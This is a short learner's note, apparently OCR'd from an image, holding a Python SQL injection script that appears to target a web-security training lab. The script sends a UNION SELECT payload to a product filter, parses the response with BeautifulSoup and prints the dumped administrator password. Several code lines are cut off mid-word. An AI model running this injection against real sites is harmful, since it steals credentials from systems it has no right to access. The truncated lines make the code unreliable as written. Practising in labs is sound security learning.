
Notes by python script

```
import requests
import sys
import urllib3
from bs4 import BeautifulSoup
urllib3.disable_warnings(urllib3.exceptions.InsecureRequestWa
import pyfiglet

# Display a banner using pyfiglet
ascii_banner = pyfiglet.figlet_format("RuhanSec")
print(ascii_banner)



proxies = {'http': 'http://127.0.0.1:8080', 'https': 'http://

def exploit_sqli_users_table(url):
    username = 'administrator'
    path = '/filter?category=Gifts'
    sql_payload = "' UNION select username, password from use
    r = requests.get(url + path + sql_payload, verify=False,
    res = r.text
    if "administrator" in res:
        print("[+] Found the administrator password.")
        soup = BeautifulSoup(r.text, 'html.parser')
        admin_password = soup.body.find(text="administrator")
        print("[+] The administrator password is '%s'" % admi
        return True
    return False



if __name__ == "__main__":
    try:
        url = sys.argv[1].strip()
    except IndexError:
        print("[-] Usage: %s <url>" % sys.argv[0])
        print("[-] Example: %s www.example.com" % sys.argv[0]
        sys.exit(-1)

    print("[+] Dumping the list of usernames and passwords...
    if not exploit_sqli_users_table(url):
        print("[-] Did not find an administrator password.")

#always build the logic first and then sit to code
```

in this section we are just roaming around the html of the webpage and finding the password as we have seen our password was in the td section so we have selected the td and try to learn the basics of BeautifulSoup library..



```
if "administrator" in res:
    print("[+] Found the administrator password.")
    soup = BeautifulSoup(r.text, 'html.parser')
    admin_password = soup.body.find(text="administrator").parent.findNext('td').contents[0]
    print("[+] The administrator password is '%s'" % admin_password)
    return True
return False
```